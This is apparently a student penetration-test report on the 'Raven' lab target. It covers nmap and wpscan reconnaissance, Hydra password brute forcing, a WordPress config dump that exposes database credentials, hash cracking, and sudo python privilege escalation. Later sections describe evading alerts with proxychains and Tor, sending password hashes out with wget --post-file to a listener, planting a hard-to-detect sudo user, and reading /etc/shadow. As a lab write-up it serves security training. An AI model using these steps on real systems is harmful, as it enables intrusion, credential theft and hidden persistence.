

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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


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Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux (Ubuntu)
Hostname:
Ubuntu-Headless (ELK)

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OS: Linux (Ubuntu)
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OS: Linux 8
Hostname: Target 1

CVE Numbers (Screenshots)

Command used: nmap -sV --script=vulners -v 192.168.1.110

```
22/tcp open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
vulners:
  cpe:/a:openbsd:openssh:6.7p1:
    EDB-ID:21018  10.0  https://vulners.com/exploitdb/EDB-ID:21018  *EXPLOIT*
    CVE-2001-0554 10.0  https://vulners.com/cve/CVE-2001-0554
    CVE-2015-5600 8.5   https://vulners.com/cve/CVE-2015-5600
    EDB-ID:40888  7.8   https://vulners.com/exploitdb/EDB-ID:40888  *EXPLOIT*
    CVE-2020-16088 7.5   https://vulners.com/cve/CVE-2020-16088
    EDB-ID:41173  7.2   https://vulners.com/exploitdb/EDB-ID:41173  *EXPLOIT*
    CVE-2015-6564 6.9   https://vulners.com/cve/CVE-2015-6564
    CVE-2018-15919 5.0   https://vulners.com/cve/CVE-2018-15919
    CVE-2017-15906 5.0   https://vulners.com/cve/CVE-2017-15906
    SSV:90447     4.6   https://vulners.com/seebug/SSV:90447  *EXPLOIT*
    EDB-ID:45233  4.6   https://vulners.com/exploitdb/EDB-ID:45233  *EXPLOIT*
    EDB-ID:45210  4.6   https://vulners.com/exploitdb/EDB-ID:45210  *EXPLOIT*
    EDB-ID:45001  4.6   https://vulners.com/exploitdb/EDB-ID:45001  *EXPLOIT*
    EDB-ID:45000  4.6   https://vulners.com/exploitdb/EDB-ID:45000  *EXPLOIT*
    EDB-ID:40963  4.6   https://vulners.com/exploitdb/EDB-ID:40963  *EXPLOIT*
    EDB-ID:40962  4.6   https://vulners.com/exploitdb/EDB-ID:40962  *EXPLOIT*
    CVE-2016-0778 4.6   https://vulners.com/cve/CVE-2016-0778
    MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2020-14145/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULERO-2_0_SP9-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULERO-2_0_SP8-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO-2_0_SP8-CVE-2020-14145/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULERO-2_0_SP5-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO-2_0_SP5-CVE-2020-14145/ *EXPLOIT*
```

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:ILITIES/OPENBSD-OPENSSSH-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULERO-2_0_SP9-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULERO-2_0_SP8-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO-2_0_SP8-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/HUAWEI-EULERO-2_0_SP5-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULERO-2_0_SP5-CVE-2020-14145/ *EXPLOIT*
| MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3 https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ *EXPLOIT*
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
| CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352
| CVE-2007-2768 4.3 https://vulners.com/cve/CVE-2007-2768
| CVE-2016-0777 4.0 https://vulners.com/cve/CVE-2016-0777
| CVE-2015-6563 1.9 https://vulners.com/cve/CVE-2015-6563
80/tcp open  http      Apache httpd 2.4.10 ((Debian))
_http-server-header: Apache/2.4.10 (Debian)
vulners:
  cpe:/a:apache:http_server:2.4.10:
    CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679
    CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668
    CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169
    CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167
    CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
    CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
    CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788
    MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/ 6.0 https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-0217/
```


CVE Numbers (Screenshots)

```
/REDHAT_LINUX-CVE-2019-0217/ *EXPLOIT*
| MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ 6.0 https://vulners.com/metasploit/MSF
:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217/ *EXPLOIT*
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689 *EXPLOIT*
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| CVE-2016-5387 5.1 https://vulners.com/cve/CVE-2016-5387
| SSV:96537 5.0 https://vulners.com/seebug/SSV:96537 *EXPLOIT*
| MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED 5.0 https://vulners.com/metasploit/MSF
: AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED *EXPLOIT*
| EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7 5.0 https://vulners.com/exploitpack/EX
PLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7 *EXPLOIT*
| EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0 https://vulners.com/exploitpack/EX
PLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D *EXPLOIT*
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
| CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
| CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
| CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
| CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798
| CVE-2017-15710 5.0 https://vulners.com/cve/CVE-2017-15710
| CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743
| CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161
| CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736
| CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183
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EXPLOIT* CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228
| CVE-2014-3583 5.0 https://vulners.com/cve/CVE-2014-3583
| 1337DAY-ID-28573 5.0 https://vulners.com/zdt/1337DAY-ID-28573 *EXPLOIT*
| 1337DAY-ID-26574 5.0 https://vulners.com/zdt/1337DAY-ID-26574 *EXPLOIT*
| MSF:ILITIES/DEBIAN-CVE-2019-10092/ 4.3 https://vulners.com/metasploit/MSF:ILITIES
/DEBIAN-CVE-2019-10092/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2020-11985/ 4.3 https://vulners.com/metasploit/MSF
:ILITIES/APACHE-HTTPD-CVE-2020-11985/ *EXPLOIT*
| MSF:ILITIES/APACHE-HTTPD-CVE-2019-10092/ 4.3 https://vulners.com/metasploit/MSF
:ILITIES/APACHE-HTTPD-CVE-2019-10092/ *EXPLOIT*
| EDB-ID:47688 4.3 https://vulners.com/exploitdb/EDB-ID:47688 *EXPLOIT*
| CVE-2020-11985 4.3 https://vulners.com/cve/CVE-2020-11985
| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092
| CVE-2018-1302 4.3 https://vulners.com/cve/CVE-2018-1302
| CVE-2018-1301 4.3 https://vulners.com/cve/CVE-2018-1301
| CVE-2016-4975 4.3 https://vulners.com/cve/CVE-2016-4975
| CVE-2015-3185 4.3 https://vulners.com/cve/CVE-2015-3185
| CVE-2014-8109 4.3 https://vulners.com/cve/CVE-2014-8109
| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
| CVE-2018-1283 3.5 https://vulners.com/cve/CVE-2018-1283
| CVE-2016-8612 3.3 https://vulners.com/cve/CVE-2016-8612
| PACKETSTORM:140265 0.0 https://vulners.com/packetstorm/PACKETSTORM:140265 *E
XPLOIT*
| EDB-ID:42745 0.0 https://vulners.com/exploitdb/EDB-ID:42745 *EXPLOIT*
| EDB-ID:40961 0.0 https://vulners.com/exploitdb/EDB-ID:40961 *EXPLOIT*
| 1337DAY-ID-601 0.0 https://vulners.com/zdt/1337DAY-ID-601 *EXPLOIT*
| 1337DAY-ID-2237 0.0 https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
```


Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Security Misconfiguration	Port 22 was left unrestricted and vulnerable to the internet.	The attacker was able to connect to the machine being attacked (192.162.1.110).
Weak Password policy	The password policy is weak. This allowed the attacker to easily guess Michael's password.	The attacker was able to use SSH and login as Michael. The attacker was also able to
Enumeration Shows dated version of WordPress (4.8.7)	The attacker used an outdated version of WordPress to gain access to usernames on the network.	This allows the attacker to find credentials for the SQL database, passwords and hashes were also found.
Privilege Escalation	The attacker found that Steven had sudo python privileges.	This allowed the attacker to escalate to root using a python shell.

Exploits Used

Exploitation: Security Misconfiguration

- The vulnerability was exploited using an nmap scan (`nmap -sV -O 192.168.1.110`). This scan uncovered open ports, services, and operating systems.
- Once port 22 was found open, the attacker then ran a wpscan and was able to find usernames to access the targeted machine.

Exploitation: Security Misconfiguration

```
Shell No. 1
File Actions Edit View Help

OS detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 19:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00075s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
root@Kali:~#
```

```
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-04 19:57:24
root@Kali:/#
```


Exploitation: Security Misconfiguration

- The command used for the wpscan:
 - `wpscan --url http://192.168.1.110/wordpress --enumerate u`

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Dated Version of WordPress

- The attacker was able to find usernames (michael and steven).
- Once the usernames were found, the attacker was then able to login to Michael's account and find the information for MySQL (username: root and password: R@v3nSecurity).
- Using John the Ripper, an open source cracking tool, the attacker was able to crack the password hash located in MySQL for the user steven.
- With Steven's login credentials the attacker was able to SSH into his account.

Exploitation: Dated Version of WordPress (Screenshots)

```
michael@target1:/var/www/html/wordpress$ cat wp-con
wp-config.php      wp-config-sample.php  wp-content/
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 */
```

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12	
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16	

```
root@Kali:~# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost done:
Almost done: Processing the remaining hashes:
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
pink84 (?)
```

```
$ pwd
/home/steven
$ cd /
$ pwd
/
$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  var
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```


Exploitation: Weak Password Policy

- Once the attacker located the usernames, they were able to guess Michael's password (michael). This allowed the attacker to access the target machine.
- The tool Hydra was used to crack Michael's password, showing us that it is important to have stronger password policies.

```
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd steven
michael@target1:/home/steven$ ls
michael@target1:/home/steven$ ls -la
total 8
```

Exploitation: Privilege Escalation

- The attacker used `sudo -l` to find the information needed to escalate to root.
 - The attacker then used a `sudo python` command to gain access to root.
 - The python command used: `sudo python -c 'import pty; pty.spawn("/bin/bash")'`
 - At this point the attacker has now achieved root access on Steven's account.

```
$ pwd
/home/steven
$ cd /
$ pwd
/
$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  var
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
⏪ SyntaxError: invalid syntax
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/# ls
bin  etc  lib  media  proc  sbin  tmp  var
boot  home  lib64  mnt  root  srv  usr  vmlinuz
dev  initrd.img  lost+found  opt  run  sys  vagrant
root@target1:/# ls -ls
total 92
```


Avoiding Detection

Stealth Exploitation of Security Misconfiguration

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - system.process.cpu.total.pct
- Which thresholds do they fire at?
 - IS ABOVE 0.5 FOR THE LAST 5 minutes

Stealth Exploitation of Security Misconfiguration Cont.

Mitigating Detection

- The attacker can run a stealth scan using nmap. The scan runs slower to avoid spikes in the system's traffic allowing the attacker to access the system without triggering alerts.
 - Nmap scan command: `nmap -sS -P0 -sV --script=vulners -v 192.168.1.110`
- Google Dorking can be utilized to find “invisible” directories or text documents without setting off any alarms.

Stealth Exploitation of Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - http.response.status_code
- Which thresholds do they fire at?
 - IS ABOVE 400 FOR THE LAST 5 minutes

Stealth Exploitation of Dated WordPress

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
 - http.request.bytes
- Which thresholds do they fire at?
 - IS ABOVE 3500 FOR THE LAST 1 minute

Stealth Exploitation of Weak Password Policy and WordPress Cont.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - There is no way to run the same exploit without triggering the alert.
- Are there alternative exploits that may perform better?
 - An exploit that can be run, but not hidden, are proxychains. They allow the attacker to hide their IP address. The attacker will need to have tor installed in order for the proxychain command to work properly.
 - Command: `sudo apt-get update`
 - Command: `sudo apt-get install tor`
 - Command: `sudo service tor start`
 - Once tor is installed and running the attacker will use “proxychain” in front of the command they are running (before running “proxychain” ensure that `/etc/proxychains.conf` is properly configured).

Maintaining Access

Backdooring the Target

Backdoor Overview

- The attacker activated a listener on port 4444 (nc -lvp 4444), on the Kali machine.
- Then the attacker activated the backdoor on Michael's account using
 - `wget --post-file=/tmp/hashes.txt 192.168.1.90`

```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.110: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 50287
POST / HTTP/1.1
User-Agent: Wget/1.16 (linux-gnu)
Accept: */*
Host: 192.168.1.90:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 210

1 michael $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 michael michael@rav
en.org      2018-08-12 22:49:12          0      michael
2 connect steven $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ steven steven@rave
n.org      2018-08-12 23:31:16          0      Steven Seagull
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Fri Jun  4 12:06:55 2021 from 192.168.1.90
michael@target1:~$ wget --post-file=/tmp/hashes.txt 192.168.1.90:4444
--2021-06-04 12:11:16--  http://192.168.1.90:4444/
Connecting to 192.168.1.90:4444 ... connected.
HTTP request sent, awaiting response ...
```


Backdooring the Target

Backdoor Overview

- The attacker created a super user.
 - Using useradd the attacker was able to create a new user in the sudo group with usermod.
 - The attacker named the new user “cross” (be sure to use a username that will be hard to detect).
 - With root privileges the attacker accessed sudo visudo
 - The attacker added the user “cross” to sudoers.tmp with permissions to execute all.
- Whitelisted Attacker IP:
 - Go to /etc/hosts.allow and type sshd: 192.168.1.90 to whitelist your IP address.

Backdooring the Target (Screenshots)

```
root@target1:~# sudo cat /etc/shadow
